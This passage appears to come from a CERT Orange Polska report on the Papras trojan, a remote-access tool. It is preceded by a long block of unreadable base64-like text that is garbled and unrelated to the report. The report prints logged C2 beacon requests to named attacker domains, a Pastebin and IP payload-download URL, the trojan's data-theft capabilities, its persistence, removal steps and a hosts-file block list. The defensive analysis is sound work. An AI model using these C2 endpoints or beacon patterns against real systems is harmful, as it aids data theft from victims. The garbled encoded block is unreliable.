wGtA8vZ9WPzH68PeA3gz+8juA1gDv/8RqB14ANbH2sNTma2/zH9b/M/Mf1v2j+47UpNv/xkL8e
EJv/uP65zn+8HsTmP67fB594/IYBEUA/YAAwCBgC4Nk8ArgBcCPga4CbAdeZ9QXvH4oKSM8LkHqD
RY1lo2Bhpl6IdlLI/XuRCABcpcgUCvR4XJGMZtwlCqowkyqseZySZFE+QaE4c3E2tTj6/bdfbc1D
C6n6xddQkqVIEApH3PkBn+da6uIwbpgbWuxDHHMMoC50xVYkXIE2lN4glUrl0onyMul6JBaJlEgi
pHIFi6XS8sqvrULyUukq6Sr1JrSlrdvvDgyG0ZbwcDji6S0TybcIPfLSiM+JVhknWlrZH4kGeh2R
7oAfdQgRtUvbFAj1OnwZEImqQ6A0R3NUl4vo6KLSqGBdyRalcLEk8+Forxgpd600dnZ2u0a9Rg3q
jIK+XTu9D2REV9ylc2XtDXKNDlVppOXq9RUqPouL0llqvVjKo22IupVKqOe5eXRDPLEb/R5b8iB
emldt88T3qJQB3p7A35RZiPqdoUC4UANLK+WlkfI496CjDpdnVork6EtjRZjqcZgyFz19fxdjBRM
VioV00bnjt/Thm7nRMgRG05eEUUV500f2LkEFRWTG0xerPMja1R3WBFz90V6PP1KLlklm77ROdnZD
72sm9XtdqF9R5OH+Sf+65T9dIH9zwaWMDUf06sEMTW+n0QfuFxFaQUZJUdWSpXFKvFVGSrBxarb
1D5HOGyV1R65RK3ocihWhU/ASrRcnyVvyvrZJWMyWBdev+Svv3n5kseKLZfJGy+T1+HwO3Lkusx1
XftlZY2XrSurwx9l7sv0qlvaLyt/PLf80VwcWl7MLdo0o3k+Lx3IqKR8nHi7kP5d6xpOX53MrH
cysfJaEF57XYn8/d+HjuRiiGP3BW/regWNXjuVWPkpAUOzn4fG7147nVUAx/4Ky173/9ydwv3p4
VFqLchXdf/7xqBTliUXyfnGLay+9c+PBMzfkKe7qzdtxldP9nogTzZz+TuXf3jqhJx090xvvnvJu
b17H3Xmim/M2m08UfvaLF7MupnaWXTRV/3iGoGHFs1n5DXnUilkvwmJ43ee/ezHruSxFw+MZjoZn
s4INX499s6/4xayZ57LG4ZuX4JsTpMrP8Tfum/PQc1nIcPPjGSsNz2ZJDWYV0yhXdnPec1kdhsz
dhiAZiz2Dfra549gmkn45ndQZdrwX8w305ffhPPpRc1bHw2y9T11liIcmYu/+jyxoC7/5c+z9Pa
Rsv+2tK/8tCD39eKqEPaBVBqX/XmMX24fKUC1r2yb+ULnkKcQ7AULMA0RI6CFfglzqEYQ/IT+LyK
YySmp//6g/wNjKcBz+A4MaUxs3NuBnD2gU0SJSpmJws1biMEAjGbwouZ+IvEMPSNWm5jYiHT2LfZ
9ML/9juVYqJrSz7TTgGyLiZ7mJi8P01TCzWegHYHims5TqWVzqW2Vgs+Rw/bQeIIUchJNBrBJS

```

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

This is an example of virus communications with Command & Control servers:

foofooooofoo.com Service Port: 80

```
GET /ttbsceiu.php?ctjcva=zIookNYQORM74g24oPtslu+8+1PuiIwJVBAooCEWVN1ItBj5LlZzlB6zxPf2RYS8loPamvEfKB7cuuHTWW42CD0UOxtct6R400mAl0qgLvhdDVvmw+y7G/vTaPWfwh930SEA4CCknx5+zwLbJyT0Z== HTTP/1.1 Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)
```

olanajolandiv.com Service Port: 80

```
GET /tnsunfxc.php?rkxgjlp=NPBI0zC07E807ROJN2nMUyxUm0gpbHS3NMFohcZXqW/LXMWocS+ETfAYoy65mjQOWK8hrbLcnFvvHY+tKjC7XMnlGm6/KgtC+pnRL3TVyB7/k5/BR9h2vHw10oi5HmwmMoHJbAKm/2A4ar0KBz9P-zj== HTTP/1.1 Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)
```

jolanajolandiv.com Service Port: 80

```
GET /tnoeraulx.php?exshfhw=+1v5X0F8EZleuHzFkuJb2GbQ1XL8M9FTSF30XIqypkn6UjyFak+5m+971f8h-F0EB/GA5d2tjSuRArmYs7iIpSNxckgx7kGoH2SCxmB7A0T2hhy5RpR0kaSzqvu0/7CPJ791FLOYXxP2R1h2Cd8sZN== HTTP/1.1 Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)
```

woofboots.com Service Port: 80

```
GET /tgsmlhal.php?adugvkv=TDBuIZklpq+bn/gKnTap8UmFulG6OXZK0nnCa4CA18/DJ/5ae3LhY35dg/2calwpVI6hosAuhRkqK0DJXdkxooP0tD0xyFrssxU6jRIBCrSRpNXB/ypTs5LC54uUw3kwhrz097mRKthewZFzqHlWWn== HTTP/1.1 Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64)
```

CERT Orange Polska noted increased Papras virus activity twice, day after day. The campaign pattern differed only by the link to the Pastebin.com website (pastebin.com/download.php?i=yDLnH1eT) and the link to the IP server address 91.215.138.112/bt/bt/get7.php, which led to the executable file of a trusted name. It

probably pointed to the Service Pack 1 shortcut – “sp1.exe”, which was inconspicuous in communications logs. During the analysis, 8664 unique users were infected in the Orange network.

The second variant of the virus communications campaign:

foofooooofoo.com

```
GET /ttbsceiu.php?ctjcva=zIookNYQORM74g24oPtslu+8+1PuiIwJVBAooCEWVN1ItBj5LlZzlB6zxPf2RYS8loPam-vEfKB7cuuHTWW42C DOUOxtct6R400mAl0qgLvhdDVvmw+y7G/vTaPWfwh930SEA4CCknx5+zwLbJyT0Z== HTTP/1.1 Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)
GET /tnsunfxc.php?rkxgjlp=NPBI0zC07E807ROJN2nMUyxUm0gpbHS3NMFohcZXqW/LXMWocS+ETfAYoy65m-jqOWK8hrbLcnFvvHY+tKjC7XMnlGm6/KgtC+pnRL3TVyB7/k5/BR9h2vHw10oi5HmwmMoHJbAKm/2A4ar0KBz9Pzj== HTTP/1.1 Mozilla/4.0
```

jolanajolandiv.com

```
GET /tnoeraulx.php?exshfhw=+1v5X0F8EZleuHzFkuJb2GbQ1XL8M9FTSF30XIqypkn6UjyFak+5m+971f8hF0EB/GA5d2tjSuRArmYs7iIpSNxckgx7kGoH2SCxmB7A0T2hhy5RpR0kaSzqvu0/7CPJ791FLOYXxP2R1h2Cd8sZN== HTTP/1.1
```

What is the Papras trojan and what are the risks?

It is an extended RAT (Remote Administrator Tool), which provides practically full access to user's computer without his/her knowledge, on all Windows systems (including Windows 8) in a 32-bit and 64-bit architecture. Papras can:

- download, write and launch a specific file on the infected computer,
- update its malicious features,
- steal cookie files from Internet Explorer, Firefox and Google Chrome,
- find and send sensitive data to the criminal's server, e.g. certificates of bank digital signatures which serve to authenticate bank transfers,
- send a list of processes activated on the infected machine to the attacker,
- remove cookie files found on the computer,
- launch a VNC server which allows viewing user's desktop by the cyber criminal in real time,
- find files on the infected computer.

The virus created a file called “clbmuid.exe” in the location C:\WINDOWS\system32\ on the infected computer (Figure 66) and in the location “HKEY_

CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run” generated a registry entry which automatically launched the “clbmuid.exe” file (Figure 67).

How to remove the Papras virus?

- Start the system in Safe Mode.
- In the Start menu in the window “Search programs and files” enter Regedit, launch the found regedit.exe file.
- Press Ctrl-F, write clbmuid.exe in the search window, remove the found entry.
- Open the location C:\WINDOWS\system32\, find the file clbmuid.exe.
- Delete it.

For advanced users

Should you need to block the connection with Command & Control servers of that criminal gang in the future, edit (with full administrator rights) the hosts file at C:\WINDOWS\System32\drivers\etc\ and paste there the lines found on the following page.




Figure 66. Location of "clbmuid.exe" in Windows




Figure 67. Location of the registry entry which automatically runs the "clbmuid.exe" file

127.0.0.1 foofooooofoo.com # Blokada serwera Command & Control wirusa win32/Papras.EB – CERT Orange Polska
 127.0.0.1 olanajolandiv.com # Blokada serwera Command & Control wirusa win32/Papras.EB – CERT Orange Polska
 127.0.0.1 jolanajolandiv.com # Blokada serwera Command & Control wirusa win32/Papras.EB – CERT Orange Polska
 127.0.0.1 woofboots.com # Blokada serwera Command & Control wirusa win32/Papras.EB – CERT Orange Polska

